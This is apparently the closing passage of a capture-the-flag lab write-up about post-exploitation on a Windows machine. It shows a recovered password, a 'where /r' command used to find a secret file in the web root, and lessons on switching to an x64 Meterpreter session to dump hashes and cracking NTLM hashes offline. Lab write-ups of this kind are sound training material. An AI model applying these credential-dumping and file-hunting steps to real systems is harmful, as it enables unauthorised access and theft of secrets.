KDSvbsw3849!

where /r C:\ realsecret.txtC:\inetpub\wwwroot\realsecret.txtThe Flash is the fastest man alive
What This Room Was Actually About
Session architecture matters. The initial hashdump failures weren't a syntax problem — they were caused by running an x86 Meterpreter session against a 64-bit target. Checking active sessions and deliberately switching to the x64 one solved it immediately.
Cracking NTLM hashes is cleaner as a separate local workflow. where /r is a much better file-location tool than recursively crawling large directories. This room was really about post-exploitation discipline: knowing where you are, what layer you're in, and which tool makes sense at each step.